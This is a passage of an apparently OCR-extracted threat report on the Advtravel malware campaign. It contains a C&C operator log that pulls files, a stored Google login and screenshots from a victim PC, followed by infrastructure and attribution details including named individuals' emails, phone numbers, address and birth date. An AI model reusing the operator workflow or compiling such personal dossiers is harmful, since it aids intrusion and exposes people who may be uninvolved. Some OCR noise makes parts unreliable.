c:\users\el-badry\appdata\roaming\adobeapp\temp\FileList.txt
c:\users\el-badry\appdata\roaming\adobeapp\temp\getcmppas.exe


16/08/2014 11:13:03 ã

admin@dhs:~ Sending command (run_file*c:\users\el-badry\appdata\roaming\adobeapp
\temp\getcmppas.exe) to El-badry-PC_El-badry...

The command has been sent successfully ...

16/08/2014 11:13:30 ã

admin@dhs:~ Sending command (explore_dir*c:\users\el-badry\appdata\roaming\adobeapp
\temp\) to El-badry-PC_El-badry...

The command has been sent successfully ...

c:\users\el-badry\appdata\roaming\adobeapp\temp\Sounds
c:\users\el-badry\appdata\roaming\adobeapp\temp\Zip
c:\users\el-badry\appdata\roaming\adobeapp\temp\FileList.txt
c:\users\el-badry\appdata\roaming\adobeapp\temp\getcmppas.exe
c:\users\el-badry\appdata\roaming\adobeapp\temp\webbrowser.txt
c:\users\el-badry\appdata\roaming\adobeapp\temp\wifi.txt


16/08/2014 11:15:00 ã

admin@dhs:~ Sending command (get_file*c:\users\el-badry\appdata\roaming\adobeapp
\temp\webbrowser.txt) to El-badry-PC_El-badry...

The command has been sent successfully ...

==================================================
URL                : https://accounts.google.com/ServiceLogin
Web Browser        : Chrome
User Name          : [redacted]
Password           : [redacted]
==================================================


16/08/2014 11:16:30 ã

admin@dhs:~ Sending command (get_scrshot) to El-badry-PC_El-badry...

The command has been sent successfully ...
```

Log of the activities an Advtravel malware variant performs on infected systems

Victims

The Advtravel server has more than 500 infected systems. All of the stolen details found on it have been backed up for evidence. Most of the data have been analyzed to get an idea as to who have been victimized by the campaign. Some observations made include:


- The majority of victims appeared to be Arabs from Egypt.
- All of the infected systems appeared to be personal laptops, judging by the presence of a battery indicator in screenshots. This led us to believe that the campaign was not as sophisticated or as targeted as Operation Arid Viper.

- The attackers appear to be keenly interested in images stored on victims' systems. This could be a sign that they are looking for incriminating or compromising images for blackmail purposes. As such, the attackers may be less-skilled hackers who are not after financial gain nor hacking for espionage purposes.
- A lot of the screenshots unusually showed open Facebook profiles. The victims either spent a lot of time on Facebook every day or the malware took screenshots every time a victim accessed the site. This allowed the attackers to identify their victims. More details on this will be revealed after further investigation.

fpupdate.info Server

The *fpupdate.info* server's main directory contains a */mobile/* folder. At the time of writing, the site no longer allowed public access to the server's files although we were able to back them up back in September 2014.


At present, all of the related .PHP files cannot access the server's back-end database, which could mean it is down or unmaintained. An uploads folder had two subfolders that contained personal information stolen from victims' mobile phones. Each subfolder had another two subfolders—*/calllog* and */sms.* We were, however, unable to obtain a copy of the Android™ malware the attackers may have used to create the logs.



Name	Size	Date Modified
[parent directory]		
uploads/		9/5/14, 11:30:33 PM
.DS_Store	12.0 kB	9/5/14, 11:45:15 PM
create_dir_struct.php	0 B	9/5/14, 11:29:51 PM
db_connection.php	16 B	9/5/14, 11:29:52 PM
get_data_file.php	116 B	9/5/14, 11:29:53 PM
get_jokes_list.php	16 B	9/5/14, 11:29:53 PM
get_sql_value.php	16 B	9/5/14, 11:29:54 PM
index.html	1.0 kB	9/5/14, 11:29:48 PM
req_vircode.php	16 B	9/5/14, 11:29:55 PM
test_get_vircode.php	181 B	9/5/14, 11:29:56 PM
test_getsmslist.php	374 B	9/5/14, 11:29:57 PM
test_req_vircode.php	143 B	9/5/14, 11:29:58 PM

fpupdate.info *main directory*

VICTIMS



Name	Size	Date Modified
[parent directory]		
LGE_IMEI_[redacted]/		9/5/14, 11:30:39 PM
samsung_IMEI_[redacted]/		9/5/14, 11:30:06 PM

Victim data stored on fpupdate.info

The *fpupdate.info* server contained phone data stolen from two victims, namely:

- **LGE_IMEI:** The device's International Mobile Station Equipment Identity (IMEI) number revealed that it was an LG D821 Nexus 5 phone owned by someone from Israel. Call logs containing several Israel-based phone numbers, some of which had corresponding contact names, were found on the server. One particular contact called *My Number* belonged to someone from Palestine.
- **SAMSUNG_IMEI:** This device's IMEI number revealed that it was a Samsung P5100 Galaxy Tab 2 10.1 owned by someone from Israel. Logs indicating calls made to several Israel-based phone numbers were found, along with SMS logs. Most of the text messages were tweets by *@shadipal2* and *@Alaqsavoice_Brk,* users who relayed real-time news about Gaza. The other text messages, meanwhile, revealed meetings in places in Tunisia such as Gafsa and Sakiet Eddaier.

LINKSIS.INFO SERVER

In addition to the two previously mentioned servers, *linksis.info* has also been found to have a very similar open directory layout to *advtravel.info.* It also used a lot of the same malware. We have not completely explored this server though a quick look clearly revealed ties to *advtravel.info,* including:

- It is hosted on the same IP address—*188.40.106.84*—located in Hetzner, Germany.
- Its DNS SOA record used the email address, *mahmoud.hashem12@gmail.com.*
- It has an *http://www.linksis.info/sys/del/belal/* folder, which is owned by one of the users of *advtravel.info's* C&C control panels.
- It contains the same log files—*webbrowser.txt* and so on—although these were encrypted.


ATTRIBUTION

The individuals identified in this section have some apparent connection with Operation Arid Viper or Advtravel. Trend Micro would, however, like to point out that they may or may not be involved with cybercrime. We simply intend to lay out verified facts that link them to the campaigns' infrastructure and malware. Several other reasons such as having their email accounts stolen and used to register C&C servers, deliberate impersonation, and the like could also account for their links to the campaigns.

Khalid Samra

Some of the C&C server domain names were registered by a supposed Khalid Samra from Palestine. His social networking account email addresses were used to register several Operation Arid Viper C&C servers based on Whois registration data.

An email address incorporating Samra's name—*khalid.samraa@gmail.com*—was used to register the *pstcmedia.com* C&C server based on DNS SOA records. Further OSINT investigation revealed ties to other similar email addresses—*khalid.*



Khalid K. AbuSamra

Co-Founder and CEO at COREIONS

Palestinian Territory | Information Technology and Services

Current COREIONS


Previous VR, Work Without Borders, web4you.co.uk

Education Jamal abd Al-Naser

265 connections

www.linkedin.com/in/khalidsamraa

Khalid Samra's profile also mentions that he was based in Palestine.



Khalid Abu Samraa

DO YOU KNOW KHALID?

To see what he Shares with friends, send him a friend request.

Lives in Gaza

From Gaza

Khalid Abu Samraa
Yesterday at two forty-seven a.m.

What shape claimed solved the heck is

Khalid K. Abu Samra


DO YOU KNOW KHALID?

Follow Khalid to get his public posts in your News Feed.

Followed by 63 people

Khalid K. Abu Samra shared a link.
24 December 2013

Samra’s two Facebook accounts with matching profiles and images



Gaza Under Attack 2012
News/Media Website

About Gaza Under Attack 2012

Page Info

PAGE INFO

Start Info	Created on 2012
Short Description	Latest news and update in English from the Gaza Strip, Palestine #GazaUnderAttack https://www.facebook.com/GazaUnderAttack2014
Long Description	Latest news and update in English from the Gaza Strip, Palestine. #GazaUnderAttack https://www.facebook.com/GazaUnderAttack2012
Email	khalid.samraa@gmail.com

/www.facebook.com/GazaUnderAttack2012

#GazaUnderAttack

Gaza Under Attack
Community

About Gaza Under Attack

Page Info

PAGE INFO

Short Description	Free Gaza

Two Facebook pages Samra has ties to

samraa@gmail.com, *khalid.samraa@hotmail.com*, *khalid.samraa@wwb.ps*, and *khalid.samraa@coreions.com.*

To get a better idea as to what sort of person Samra is and to determine if he may have a motive for taking part in the campaigns, we took a look at his other social networking accounts. He apparently has two Facebook accounts—*https://www.facebook.com/khaled.a.samraa* and *https://www.facebook.com/khalid.k.abusamra.* The email address for the first account was used to register one of Operation Arid Viper’s C&C servers. The publicly visible profile pictures also suggest that he owned all three accounts. The accounts indicate that he lives in Gaza and that he has pro-Palestine and anti-Israeli political beliefs.

What appears to be Samra's second Facebook account also indicates that he is from Gaza. It also mentions where he worked, Coreions, like his LinkedIn profile. Unlike the first account though, this has more ties to several members of his family. Photographs posted on it also clearly show his presence in Gaza in 2012. A further Facebook search for the email address, *khalid.samraa@gmail.com,* also pointed to a group page called "GazaUnderFire2012" *(https://www.facebook.com/GazaUnderFire2014),* which Samra apparently set up back in 2012. This page then led to a newer group page called "Gaza Under Attack 2014" *(https://www.facebook.com/gazaunderattack2014).* Both of the pages provide updates on the ongoing Palestine-Israel conflict with a very strong pro-Palestine/-Hamas and anti-Israeli focus, just like the personal Samra Facebook accounts.

Apart from the Facebook accounts, Samra had other social networking accounts such as in Twitter *(https://twitter.com/KhalidSamraa),* Google+ *(https://plus.google.com/113430785728528060894/* and *https://plus.google.com/117379342774799926526/),* and MySpace *(http://myspace.com/225923317).*

On 4 November 2011, Coreions' Whois record again changed. Although all of the major details remained the same, the email address was changed to *khalid.samraa@gmail.com.* On 13 January 2012, its entire registration details changed to the following:

```
khalid abu samra ()
Gaza- Al Rimal- Al Wihda Street, Opposite to Al-Amal
institu
Al-Nakheel commercial mall, 1st floor
Gaza, ISRAEL 00972
IL
```

Ahmed Jmal

The email address, *ahmed.jmal1989@gmail.com,* was used to register two of Operation Arid Viper's C&C servers—*mixedwork.com* and *plmedgroup.com.* It also has ties to the Facebook account, *https://www.facebook.com/ahmed.jmal.00.* The Ahmed Jmal Facebook account indicates that he resides in Marrakesh, Morocco.


Mahmoud Hashem

The email address, *mahmoud.hashem12@gmail.com,* was used to register two Operation Arid Viper C&C servers—*mediahitech.info* and *ahmedfaiez.info*—and one of the Advtravel C&C domains—*fpupdate.info. Ahmedfaiez.com* and *fpupdate.info* also has ties to the email address, *moh.s009@gmail.com.* This fact shows a relationship between

the two campaigns even if they used unrelated binaries. They did have some commonalities such as sharing a common network infrastructure.

Moh.s009@gmail.com was also used to register six of the C&C servers—*ahmedfaiez.info, fpupdate.info, ineltdriver.com, flushupdate.com, flushupate.com,* and *advtravel.info*—related to the two campaigns. It was also found in DNS SOA records for *linkedim.in, iwork-sys.com, nauss-lab.com, nice-mobiles.com,* and *abuhmaid.net.*

The site, *linkedim.in,* was particularly registered using the following details:



DO YOU KNOW AHMED?

To see what he shares with friends, send him a friend request.

Followed by 110 people

Ahmed Jmal updated his cover photo.
4 January ·

Ahmed Jmal's email address was used to register two of Operation Arid Viper's C&C servers.

```
Registrant Name:Mahmoud Hashem
Registrant Organization:blogging
hoster
Registrant Street1:omar mokhtar
Registrant City:gaza
Registrant State/Province:gaza strip
Registrant Postal Code:00972
Registrant Country:IL
Registrant Phone:+972546587385
Registrant Email:blogging.host@live.com
```

The registration details above ties the two email addresses—*mahmoud.hashem12@gmail.com* and *moh.s009@gmail.com*—together. We believe they belong to the same person though we have yet to find a real person behind the profiles.


Dev_hima

As previously mentioned, several *advtravel.info* infection logs can be clearly linked to Operation Advtravel's malware developers or bot masters. It is also worth remembering that the malware used in Operations Advtravel and Operation Arid Viper distinctly differed from each other though they shared a common network infrastructure. The logs showed that the infection started from the same folder Visual Studio® drops a compiled file into and that screenshots showed other malware present on *advtravel.info.* This shows that *advtravel.info* is a development environment and could very likely be where the malware are programmed. The server's username is *Dev_hima.* A close look at other log files allowed us to find at least three other systems with the same user. Some of the samples gathered from the Trend Micro sample database listed down Dev_hima as an internal author as well.

The bot logs from Dev_hima look like logs from test environments with different virtual machines that belonged to the original developer who performed some debugging and testing. This mistake went even further, as while testing the malware, it took several screenshots of Dev_hima's system, which gave us some insight into his operations. The CPanel display in a Windows 8 environment showed how he went through victim logs. Other tabs open in the same browser display his Facebook profile page.

The control panel is a Windows tool called *"DHSDM."* Its icon can also be seen as the rightmost program on the taskbar. This can be found on several of Dev_hima's test virtual machines. It also showed that Dev_hima corresponded to the *Admin* user of the control panel. Other details recovered from logs revealed an IP address geolocated in Cairo, Egypt.

Another clue to Dev_hima's relation to the Advtravel malware was a working downloader from December 2014 that is related to *advtravel.info.* It downloaded a malware from a server that is then run on infected systems. The PE header data of this downloader again showed the name, Dev_hima as application publisher. Nveron appears to be Dev_hima's filename for the malware.




https://188.40.106.84:2083/cpsess2496880105/frontend/x3/filemanager/index.html?dirselect=homedir&domainselect=advtravel.info&dir=%2Fhome%2Ftravel&

/public_html/apps/A007X/YASSER_Admin

Name	Size	Last Modified (Egypt Sta	Type	Perms
ScrShot.jpg	116.52 KB	Dec 19, 2014 12:15 AM	image/x-generic	0644

Screenshot of Dev_hima's system stored on advtravel.info



SHA256:	015fbc0b216d197136df8692b354bf2fc7bd6eb243e73283d861a4dbbb81a751
File name:	file-7811145_exe
Detection ratio:	12 / 56
Analysis date:	2014-12-16 18:23:56 UTC (1 month, 3 weeks ago)

The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem.


Developer metadata

Publisher	DevHima
Product	Nveron
Original name	Nveron.exe
Internal name	Nveron
File version	1.00

Information on a malware variant published by Dev_hima

A web search for developers with the nickname, Dev_hima, turned up one profile that fit what we know so far very well. Dev_hima was not exactly hiding online. He actually had various online accounts—*http://devhima.blogspot.com/p/blog-page.html, http://devhima.webs.com/about, youtube.com/user/ibrahhm2121/, facebook.com/devhima, twitter.com/dev_hima, linkedin.com/pub/ebrahim-elsharawy/69/324/7b5, scribd.com/devhima, soundcloud.com/ebrahim-elsharawy,* and *devhima.tumblr.com*—that tie his real identity to his nickname.

Dev_hima can also be tied to the Skype ID, *ibrahhm2121,* along with the email addresses, *dev_hima@yahoo.com, devhima@hotmail.com, ibrahhm2121@gmail.com, ibrahhm212@gmail.com,* and *ibrahhm2121@yahoo.com.* Of course, it is conceivable that a malicious hacker sought to appropriate El Sharawy's identity or coincidentally chose the same nickname.



حول المبرمج


Name : Ebrahim Said El-Sharawy
Work : Computer Programmer
Date of Birth: July 23,1994
Mobile: +201285381220
E-mail: dev_hima@yahoo.com
Facebook: facebook.com/devhima
Twitter: twitter.com/dev_hima

My Personal Website ... Ebrahim Said El-Sharawy

Name : Ebrahim Said El-Sharawy
Work : Computer Programmer
Date of Birth : July 23,1994
Mobile : +201285381220
E-mail : dev_hima@yahoo.com
Facebook : facebook.com/devhima
Twitter : twitter.com/dev_hima

Some of Dev_hima's social networking profiles

A look at malicious activities tied to the nickname, Dev_hima, revealed very interesting things. We found that Dev_hima was part of the "Gaza Hacker Team," a group involved in multiple website hacking and defacement incidents against Israeli targets in the past. A few of the more than 2,000 defacement attacks the team carried out involved sites in Israel.



Reset Your Password

How would you like to reset your password?

● Use my Yahoo! account
Log in to Yahoo! (if you aren't already) to quickly reset your password.

○ Email me a link to reset my password
d******a@hotmail.com
dev_hima@yahoo.com
i********2@gmail.com

○ Text me a code to reset my password
+**********17
+**********64

dev_hima@yahoo.com
Facebook User

Not You?

No longer have access to these?

